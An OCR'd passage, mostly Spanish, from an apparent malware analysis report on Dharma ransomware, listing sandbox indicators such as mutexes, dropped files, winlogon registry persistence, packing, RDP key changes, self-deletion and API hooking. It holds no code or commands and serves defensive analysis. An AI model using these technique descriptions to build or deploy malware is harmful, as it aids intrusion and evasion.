dirección.









Creates mutants: El malware ha creado e instalado mutex (mutual exclusion object) en el sistema. Los mutexes se suelen utilizar como una señal para el malware para evitar infectar el sistema más de una vez, así como para coordinar las comunicaciones entre los componentes que ha instalado en el sistema.



Además, el análisis de Virus Total ha detectado más múteles creados por Dharma, como puede verse en esta imagen:




Dropped files: Se detectan otros dropped files diferentes a los detectados por cuckoo, en esta ocasión, son todos archivos con extension .sys, entre los que se encuentra el “mssql2.sys”, un fichero que ya se habia encontrado con el análisis en Cuckoo.




Modifies auto-execute functionality by setting/creating a value in the registry: El malware ha modificado valores autoejecutables en registro en esta caso en winlogon.exe, un componente responsable de las acciones de inicio/cierre de sesión. Las modificaciones de esta clave de registro puede hacer que winlogon.exe cargue y ejecute archivos .dll y ejecutables maliciosos. Esta acción crea persistencia del malware en el sistema, ya que le ordena al arranque de las sesiones la ejecución de determinadas tareas.


Touches files in the Windows directory: Mediante esta acción se observa que el malware vuelve a crear persistencia de nuevo, modificando los archivos detallados, mediante el ejecutable malicious “mssql2.exe” que ya se ha detectado anteriormente.



Matched compiler/packer signature: El análisis ha localizado indicios de ejecutables con packer, utilizados para ofuscar el código de los mismos y no ser detectados como malware. Es una táctica de evasión defensiva. Empaquetar un ejecutable cambia la firma del archivo intentando evitar la detección basada en firmas. Después, mediante técnicas de descompresión, el malware descomprime el código ejecutable en la memoria.


4.2.2. Indicadores sospechosos






Network Related
Sends traffic on typical HTTP outbound port, but without HTTP header
Uses a User Agent typical for browsers, although no browser was ever launched
Ransomware/Banking
Checks warning level of secure to non-secure traffic redirection
Remote Access Related
Reads terminal service related keys (often RDP related)
Sets terminal service related keys (often RDP related)
Spyware/Information Retrieval
Reads system information using Windows Management Instrumentation Commandline (WMIC)
System Destruction
Marks file for deletion
Opens file with deletion access rights
System Security
Modifies proxy settings
Unusual Characteristics
CRC value set in PE header does not match actual value
Imports suspicious APIs
Installs hooks/patches the running process
Reads information about supported languages

Reads the active computer name and cryptographic machine GUID: El malware trata de obtener información del sistema a través de la lectura del nombre de la máquina y de su identificador global criptográfico para recopilar información detallada sobre el OS, hardware, servicios, arquitectura, etc.




Checks warning level of secure to non-secure traffic redirection: Ha intentado modificar los registros de configuración de internet para aredirigir el tráfico de modo seguro a modo no seguro, posiblemente para conectarse a la botnet sin restricciones.


Reads and sets terminal service related keys: Se puede observar como ha leido y configurado claves relacionadas con el servicio del terminal, un ataque relacionado comúnmente con Remote Desktop. Primero lee a través del proceso reg.exe que el registro del sistema CONTROL/TERMINAL SERVER permite conexiones con terminal y luego crea un acceso, probablemente para utilizar una terminal como RDP.




Marks files for deletion and open files with deletion access rights: Esta es una técnica utilizada habitualmente dentro de la evasión defensiva. Consiste en el borrado de archivos propios del malware para eliminar rastros de su actividad, con lo que dificulta al sistema detectar su intrusión. Esto puede ocurrir durante la misma fase de intrusión o en un proceso posterior.




Installs hooks/patches the running process: En este caso, en lugar de utilizar el método anti-sandbox de eliminar hooks del sistema ha instalado sus propios hooks durante el proceso de intrusión. Los hooks son mecanismos de llamada a APIs del sistema, que entre otras cosas, pueden revelar credenciales de usuario, por lo que esta técnica del malware de instalar hooks propios puede capturar llamadas de las APIs con información sensible.




4.2.3. Indicadores maliciosos






